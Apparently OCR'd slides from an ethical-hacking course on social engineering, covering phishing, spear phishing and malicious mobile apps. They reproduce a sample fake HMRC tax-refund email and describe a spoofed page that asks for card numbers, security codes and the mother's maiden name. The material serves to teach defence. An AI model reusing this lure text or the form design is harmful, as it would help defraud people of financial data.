
Computer-based Social Engineering: Phishing



An illegitimate email falsely claiming to be from a legitimate site attempts to acquire the user's personal or account information



Phishing emails or pop-ups redirect users to fake webpages mimicking trustworthy sites that ask them to submit their personal information



This image shows a fake email from HM Revenue & Customs. The subject line is "Tax Refund Notice!". The body of the email contains a message about a tax refund and a link to "Get Started". A note at the bottom states that clicking the link directs you to a fraudulent page. The footer includes the HMRC logo and "Tax Refund Confirmation".

From: [REDACTED]
To: [REDACTED]
CC:
Subject: Tax Refund Notice!


Hi,
After the last annual calculations of your fiscal activity, we have determined that you are eligible to receive a tax refund of \$500. Please submit the tax refund request and click here by having your tax refund sent to your bank account in due time.
Please Click "Get Started" to have your tax refund sent to your bank account, your tax refund will be sent to your bank account in due time take your time to go through the bank we have on our list
[Get Started](#)

Note: A refund can be delayed a variety of reasons, for example submitting invalid records or applying after deadline.

Best Regards
HM Revenue & Customs

Clicking the link directs you to a fraudulent web page which looks similar to a genuine HMRC page

HM Revenue & Customs
Tax Refund Confirmation



This image shows a fake HMRC tax refund confirmation page. It features fields for address information (Carholder Name, Date of Birth, Mother Maiden Name, Address, Town/City, Postal Code, Phone Number) and credit/debit card information (Bank Name, Card Number, Expiration Date, Card Verification Number, CVN, Security Code, CSC). It also includes a "Submit Information" button and a note about the security code being shown on the card. The URL at the bottom is http://www.hmrc.gov.uk.

HM Revenue & Customs
Tax Refund Confirmation

> Address Information - Please enter your name and address as you have it listed for your credit card.

Carholder Name: [REDACTED]
Date of Birth: Day: Month: Year:
Mother Maiden Name: [REDACTED]
Address: [REDACTED]
Town/City: [REDACTED]
Postal Code: [REDACTED]
Phone Number: [REDACTED]


> Credit Card Information - Please enter your Credit or Debit Card where refunds will be made.

Bank Name: [REDACTED]
Debit / Credit Card Number: [REDACTED] VISA [REDACTED] [REDACTED]
Expiration Date: Month: Year:
Card Verification Number: [REDACTED]
Security Code: [REDACTED] [REDACTED] [REDACTED] (If Shown On Card)
Submit Information

http://www.hmrc.gov.uk


Computer-based Social Engineering: Spear Phishing

CEH
CERTIFIED EXPERT



Spear phishing is a direct, targeted phishing attack aimed at specific individuals within an organization

In contrast to normal phishing attack where attackers send out hundreds of generic messages to random email addresses, attackers use spear phishing to send a message with specialized, social engineering content directed at a specific person or a small group of people



Spear phishing generates higher response rate when compared to normal phishing attack




Mobile-based Social Engineering: Publishing Malicious Apps



Attackers create malicious apps with attractive features and similar names to that of popular apps, and publish them on major app stores




Unaware users download these apps and get infected by malware that sends credentials to attackers



Mobile-based Social Engineering: Repackaging Legitimate Apps

